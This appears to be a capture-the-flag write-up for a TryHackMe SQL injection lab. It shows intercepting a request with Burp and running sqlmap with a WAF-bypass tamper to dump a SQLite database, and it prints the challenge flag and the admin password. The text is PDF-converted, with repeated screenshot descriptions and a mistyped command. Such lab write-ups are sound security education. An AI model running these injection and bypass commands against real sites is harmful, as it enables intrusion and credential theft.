
The database used is written on THM website as shown below (highlighted for viewing purposes).

### Challenge

Visit the vulnerable application in Firefox, find Santa's secret login panel and bypass the login. Use some of the commands and tools covered throughout today's task to answer Questions #3 to #6.

Santa reads some documentation that he wrote when setting up the application, it reads:


Santa's TODO: Look at alternative database systems that are better than `sqlite`. Also, don't forget that you installed a Web Application Firewall (WAF) after last year's attack. In case you've forgotten the command, you can tell SQLMap to try and bypass the WAF by using `--tamper=space2comment`




#### Question 4

**How many entries are there in the gift database?**

To access the gift's database, Burp must be enabled on the top right corner of the website as shown in the image below.



After doing so, proceed to turn on the intercept on Burp.



The Raw proxy for website should be the same as shown below in the image.

Request to http://10.10.8.146:8000

Forward Drop Intercept is on Action Open Brow... Comment this item HTTP/1 ?

Pretty Raw Hex \n \n

1 GET /santapanel?search=1211101242 HTTP/1.1  
2 Host: 10.10.8.146:8000  
3 User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86\_64; rv:80.0) Gecko/20100101 Firefox/80.0  
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,\*/\*;q=0.8  
5 Accept-Language: en-US,en;q=0.5  
6 Accept-Encoding: gzip, deflate  
7 Connection: close  
8 Referer: http://10.10.8.146:8000/santapanel?search=1211101242  
9 Cookie: session=eyJhdXRoIjp0cnVlfQ.YqbGBw.E6Hy2dykTPpRHxvm3EaraUkcT3M  
10 Upgrade-Insecure-Requests: 1  
11  
12

Inspector


Request Attributes 2 ▾  
Request Query Parameters 1 ▾  
Request Body Parameters 0 ▾  
Request Cookies 1 ▾  
Request Headers 9 ▾

Search... 0 matches


THM AttackBox 46m 26s

Right-click the Raw proxy and click the 'Save Item' option to save it as panel.request (or any other names one prefers)

Note that the saved file's name is important to remember as it is going to be used later in the tasks.



Open up the terminal and type in the command as shown in the image below.



Press enter after typing in the command and scroll down until you see the gift's database count how many entries are there in the database. It should be 22.

Santa's admin panel - Mozilla Firefox

Santa's forum    Santa's admin panel    +

root@ip-10-10-96-62: ~

James	8	shoes
John	4	skateboard
Robert	17	iphone
Michael	5	playstation
William	6	xbox
David	6	candy
Richard	9	books
Joseph	7	socks
Thomas	10	10 McDonalds meals
Charles	3	toy car
Christopher	8	air hockey table
Daniel	12	lego star wars
Matthew	15	bike
Anthony	3	table tennis
Donald	4	fazer chocolate
Mark	17	wii
Paul	9	github ownership
James	8	finnish-english dictionary
Steven	11	laptop
Andrew	16	rasberry pie
Kenneth	19	TryHackMe Sub
Joshua	12	chair

File Edit View Search Terminal Help

Search

**Gift**Child

1h 19m 26s

The screenshot shows a terminal window titled "Santa's admin panel" running on a Linux system. The command "root@ip-10-10-96-62: ~" is displayed at the top. The terminal content is a database dump of gift items and their recipients, presented as a table. The table has three columns: recipient name, age, and gift item. The data includes entries for James (age 8), John (age 4), Robert (age 17), Michael (age 5), William (age 6), David (age 6), Richard (age 9), Joseph (age 7), Thomas (age 10), Charles (age 3), Christopher (age 8), Daniel (age 12), Matthew (age 15), Anthony (age 3), Donald (age 4), Mark (age 17), Paul (age 9), James (age 8), Steven (age 11), Andrew (age 16), Kenneth (age 19), and Joshua (age 12). Below the table is a "Search" button. At the bottom of the terminal window, there is a text input field containing "Gift" followed by a cursor and the word "Child". The terminal window is part of a desktop environment, with a sidebar on the right containing icons for various tools like a browser, terminal, file manager, and others.

### Question 5

**What is James's age?**

James's age can be found in the database as shown in the image below. It should be 8.

Santa's admin panel - Mozilla Firefox

Santa's forum    Santa's admin panel    +

root@ip-10-10-96-62: ~

James	8	shoes
John	4	skateboard
Robert	17	iphone
Michael	5	playstation
William	6	xbox
David	6	candy
Richard	9	books
Joseph	7	socks
Thomas	10	10 McDonalds meals
Charles	3	toy car
Christopher	8	air hockey table
Daniel	12	lego star wars
Matthew	15	bike
Anthony	3	table tennis
Donald	4	fazer chocolate
Mark	17	wii
Paul	9	github ownership
James	8	finnish-english dictionary
Steven	11	laptop
Andrew	16	rasberry pie
Kenneth	19	TryHackMe Sub
Joshua	12	chair

File Edit View Search Terminal Help

Search

**Gift**Child

1h 19m 26s

The screenshot shows a terminal window titled "Santa's admin panel" running on a Linux system. The command "root@ip-10-10-96-62: ~" is displayed at the top. The terminal content is a table dump from a database, listing children's names, ages, and their desired gifts. The table has three columns: name, age, and gift. The data includes items like "shoes", "skateboard", "iphone", "playstation", "xbox", "candy", "books", "socks", "10 McDonalds meals", "toy car", "air hockey table", "lego star wars", "bike", "table tennis", "fazer chocolate", "wii", "github ownership", "finnish-english dictionary", "laptop", "rasberry pie", "TryHackMe Sub", and "chair". Below the table is a "Search" button. At the bottom of the terminal window, there is a "Gift" button followed by a text input field containing "Child". The status bar at the bottom right shows a time of "1h 19m 26s". To the right of the terminal, there is a vertical toolbar with icons for various tools, and the word "Burp" is visible near the top right.

## Question 6

**What did Paul asked for?**

Paul's wishlist can also be found in the database as shown in the image below.

```
root@ip-10-10-96-62: ~
```

Child Name	Age	Gift Request
James	8	shoes
John	4	skateboard
Robert	17	iphone
Michael	5	playstation
William	6	xbox
David	6	candy
Richard	9	books
Joseph	7	socks
Thomas	10	10 McDonalds meals
Charles	3	toy car
Christopher	8	air hockey table
Daniel	12	lego star wars
Matthew	15	bike
Anthony	3	table tennis
Donald	4	fazer chocolate
Mark	17	wii
Paul	9	github ownership
James	8	finnish-english dictionary
Steven	11	laptop
Andrew	16	rasberry pie
Kenneth	19	TryHackMe Sub
Joshua	12	chair

Search

**Gift****Child**

1h 19m 26s

### Question 7

**What is the flag?**

In the database, scroll down the terminal to see the flag for the website as shown in the image below.

The screenshot shows a Linux desktop environment with a terminal window open in Mozilla Firefox. The terminal window title is "Santa's admin panel". The terminal content displays log messages from a SQL dump process:

```
[01:38:50] [INFO] table 'SQLite_masterdb.sequels' dumped to CSV file '/root/.sqlmap/output/10.10.242.148/dump/SQLite_masterdb/sequels.csv'  
[01:38:50] [INFO] fetching columns for table 'hidden_table' in database 'SQLite_masterdb'  
[01:38:50] [INFO] fetching entries for table 'hidden_table' in database 'SQLite_masterdb'  
Database: SQLite_masterdb  
Table: hidden_table  
[1 entry]  
+-----+  
| flag |  
+-----+  
| thmfox{All_I_Want_for_Christmas_Is_You} |  
+-----+  
  
[01:38:50] [INFO] table 'SQLite_masterdb.hidden_table' dumped to CSV file '/root/.sqlmap/output/10.10.242.148/dump/SQLite_masterdb/hidden_table.csv'  
[01:38:50] [INFO] fetching columns for table 'users' in database 'SQLite_masterdb'  
[01:38:50] [INFO] fetching entries for table 'users' in database 'SQLite_masterdb'  
Database: SQLite_masterdb  
Table: users
```

Below the terminal window, there is a search bar with the text "GiftChild". To the right of the terminal, the system tray shows icons for the terminal, a file manager, and a browser.

### Question 8

#### **What is the admin's password?**

In the database, scroll down the terminal again to gain access to the admin's password (highlighted for viewing purposes).

The screenshot shows a Linux desktop environment with a terminal window open in a Mozilla Firefox browser window. The terminal window displays the output of a sqlmap command, which has dumped the 'hidden\_table' from the 'SQLite\_masterdb' database to a CSV file and is currently dumping the 'users' table. The Burp Suite interface is visible on the right, showing various tools like Network, Repeater, and Decoder.

```
[01:38:50] [INFO] table 'SQLite_masterdb.hidden_table' dumped to CSV file '/root/.sqlmap/output/10.10.242.148/dump/SQLite_masterdb/hidden_table.csv'  
[01:38:50] [INFO] fetching columns for table 'users' in database 'SQLite_masterdb'  
[01:38:50] [INFO] fetching entries for table 'users' in database 'SQLite_masterdb'  
Database: SQLite_masterdb  
Table: users  
[1 entry]  
+-----+-----+  
| username | password |  
+-----+-----+  
| admin | EhCNSWzzFP6sc7qB |  
+-----+-----+  
  
[01:38:50] [INFO] table 'SQLite_masterdb.users' dumped to CSV file '/root/.sqlmap/output/10.10.242.148/dump/SQLite_masterdb/users.csv'  
[01:38:50] [INFO] fetched data logged to text files under '/root/.sqlmap/output/10.10.242.148'  
  
[*] shutting down at 01:38:50  
  
root@ip-10-10-96-62:~#
```

### Thought Process/Methodology:

The default port number for SQL server running on TCP can be found on Microsoft's documentation through Google searches which is 1433. Having accessed to the target machine, we are exposed to the Santa's forum by typing in the IP address(IP Address:8000) given in the TryHackMe website. In order to access Santa's secret panel, we are required to add /santapanel in the search bar (IP Address:8000/santapanel). In order to gain full access to the website's database, we are required to enable Burp Suite(located at the top right corner of the website) and turn on intercept in the Burp Suite Community Edition to save the website's item under the name panel.request (or any name one prefers, the saved name must be remembered as it is crucial in completing the task later on). After saving the website's item, we need to open up terminal and type in the following command: sqlmap -r panel.request -tamper.space2comment -dump-all --dbms sqlite to gain the website's

database. After doing so, scroll down to gain answers for James's age, Paul's wishlist and admin's password.